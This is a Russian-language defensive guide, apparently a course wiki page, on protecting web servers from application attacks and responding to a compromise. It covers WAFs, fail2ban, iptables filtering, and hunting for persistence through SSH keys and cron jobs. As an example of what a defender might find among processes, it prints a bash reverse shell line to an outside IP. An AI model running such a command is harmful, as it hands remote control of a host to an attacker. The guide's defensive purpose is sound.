В учебном курсе "Профессия - Белый хакер" в разделе 5 "Уровень 2.1. Взлом веб-приложений" описаны основные и часто встречаемые угрозы. Кроме этого существуют различные DDoS атаки, которые нацеленные на уровень приложения. Это может быть и разновидность Slowloris-атак, рассчитанная на медленную коммуникацию по протоколу HTTP после установления TCP-соединения. Так и спам легитимных запросов, но которые генерят большую нагрузку на сам сервер или бэкенд, например поиск по сайту.

# Web Application Firewall

Для противостояния таким угрозам, желательно иметь Web Application Firewall (WAF). В качестве довольно быстрого в развертывании и бесплатного решения мы можем использовать:

- CloudFlare
- ModSecurity (Nginx и Apache2)
- open-appsec (Nginx)

**ModSecurity** - WAF с открытым исходным кодом, имеющий модули для web серверов на базе apache2 и nginx (End-of-Live 2024), основан на сигнатурном анализе.

**CloudFlare** - облачный поставщик услуг, бесплатно предоставляющий защиту от DDoS атак и распространенных атак на веб приложение. Так же в бесплатной версии предоставляет возможность создать 10 собственных блокирующих правил. Вероятно, не подойдет для бизнесов, имеющих ограничения на обработку персональных данных или другой чувствительной информации.

**open-appsec** - новый перспективный ML WAF, как с возможностью локальной установки и управления, так и подключения к облачной Web консоли управления. Имеет как платную, так и бесплатную версии. Последняя сравнима с бесплатным функционалом CloudFlare.

# ?????????? WAF

В случаях, когда WAF по каким-то причинам недоступен, у нас все еще остается возможность:

- Используемые конфигурационные возможности Web сервера
- Приминять Rate Limit правила и в автоматическом режиме банить IP
- iptables

**Apache2** - имеет два конфигурируемых параметра: **Timeout** и **KeepAliveTimeout**, которые я рекомендовал бы выставить в значения 60 и 5 соответственно, 300 и 15 - значения по умолчанию. Так же у этого сервиса имеется модуль **mod_ratelimit**, который может контролировать кол-во входящих запросов с IP адреса.

**fail2ban** - приложение, которые в автоматическом режиме модифицирует правила на локальном firewall, блокируя IP адрес на определенное время. Решение принимается на основе лог файлов аппликейшн. Например, sshd залогировал 5 неуспешных попыток входа с одного ip адреса - fail2ban заблокирует этому IP вход на порт tcp/22 на 10 минут. Аналогичным образом могут отслеживаться попытки входа в админ панели или аккаунты, перечисление каталогов (большое количество ошибок 404) и даже попытки эксплуатаций SQL injection (+SELECT+) или Path Traversal (../../).

**iptables** - уровень фантастики, но когда ничего другого не остается:

```
iptables -A INPUT -p tcp --dport 80 -m string --algo kmp --string "+SELECT+" -j DROP
```

Обратите внимание, что этот метод будет работать только с расшифрованным HTTPS, а значит расшифровка SSL должна проходить заранее.

# ???-??????????? ????????

Например, среди процессов:

```
bash -i >& /dev/tcp/12.23.34.45/10080 0>&1
```

Следует действовать быстро, но аккуратно. Быстро, потому что до следующего этапа вас может отделять всего несколько часов.

Следующими этапами атаки на веб-сайт могут быть:

- Дамп базы данных с последующей продажей, а также информации об учетных данных пользователей портала;
- Деструктивные действия, удаление БД и кода приложения;
- Эскалация привилегий до root'a;
- Pivoting, продвижение во внутреннюю сеть.

Однако активные блокирующие действия (WAF, iptables или еще что-то) — показатель обнаружения. До этого момента злоумышленник мог рассчитывать на отсутствие контроля за работой сайта, то дальше будет действовать менее заметно, что усложнит анализ.

На этом этапе есть преимущество — мы root, можем читать логи, перенастроить на более детальное логирование всего, что происходит. Расширенные логи нам могут дать:

- Запись трафика. Как указывалось ранее, если есть возможность записи HTTP трафика после снятия SSL шифрования.

- Логирование POST запросов. По дефолту payload POST запросов не логируется, т.к. может содержать чувствительные данные вроде паролей, да и места они занимают крайне много.
- pspy . Можно отследить процессы, команды, запускаемые на системе.

Цель сбора логирование:

- понять, как исполняет команды на системе
- построение гипотезы о том, как реализовано RCE.
- закрепление информации версии веб-приложения и его модулей. Пригодиться нам на последнем этапе.

**Поиск закрепления**

Перед переходу к активному противодействию нужно проверить, не успел ли атакующий закрепиться на системе. Распространенные методы закрепления:

- собственный SSH-ключ в ~/.ssh/authorized_keys для пользователя, от которого запущен веб сервис;
- модификация Cron задач;
- веб шел

Пример поиска authorized_keys в домашних каталогах, измененные за последние 24 часа:

```
awk -F: '{print $1,$6}' /etc/passwd | while read user home; do find "$home" -maxdepth 2 -name authorized_keys -mtime -1 -exec stat -c "%U %y %n" {} + 2>/dev/null; done
```

Пример созданных Cron-задач для всех пользователей:

```
for user in $(cut -f1 -d: /etc/passwd); do echo $user; crontab -u $user -l; done
```

Проверка модификации файлов реализовывается через заранее установленный мониторинг изменений либо через плагины CMS. В случае недоступности плагинов или мониторинга, стоит восстановить код из бэкапа.

**Противодействие**

Собрав информацию, начинаем действовать, но не отключаем сбор информации, так как еще предстоит анализировать следующие шаги злоумышленника:

1. Удалить обнаруженные методы закрепления.
2. Удалить все процессы, запущенные от веб сервиса (если они есть).
3. Ограничить серверу выход в интернет (заблокировать возможность инициировать исходящие соединения в роли клиента), оставив при этом возможность клиентам снаружи подключаться к серверу.

4. Ограничить SSH-подключение, оставив разрешенным подключение только с IP адресов, принадлежащих вам.
5. Если способов обнаружения веб шелов на первом шаге вам не доступен, восстановиться из бэкапа.
6. Изменить пароль администратора веб приложения.
7. Установить последние доступные обновления используемого веб приложения.

Проделанные шаги  означают, что откатились в состояние 0, но не решили проблему. Первоначальная уязвимость неизвестна, а установив обновления, можно остаться без доказательств в виде расширенных логов, которые мы сможем собрать в цепочку.

Однако, если атакующий не сменит IP адрес или не прекратит активность на ближайшие часы и попробует повторить взлом, при помощи расширенных логов можно сделать предположение об уязвимости.

Кроме того, ранее мы зафиксировали используемые версии веб приложения и его модулей и можем проверить, какие уязвимости в них имеются, например через https://snyk.io/.

**Атакующий получил ROOT-доступ**

Это уже очень сложная ситуация, т.к. способов закрепиться у злоумышленника имеется огромное множество. Это может быть и подмена исполняемых файлов в сервисах, например /usr/sbin/apache2. Подменив sshd-файл, атакующий может, например, начать логировать пароли приходящих пользователей. Так что, для полноценной проверки стоит обратиться к коммерческим продуктам, которые могут просканировать всю файловую систему и сравнить хэш суммы файлов с эталонными.

Но в целом, алгоритм должен быть примерно такой:

- Выполнение всех тех же шагов, что описаны для непривилегированного пользователя
- Развертывание схожей операционной системы и сверка всех файлов по хэшам
- (Опционально) в качестве дополнительной меры к п.2 провести сканирование коммерческими средствами
- Запланировать восстановление из бэкапа / развертывание нового сервера

---

Revision #19
Created 18 October 2025 13:58:13 by Admin
Updated 23 October 2025 04:18:13 by Admin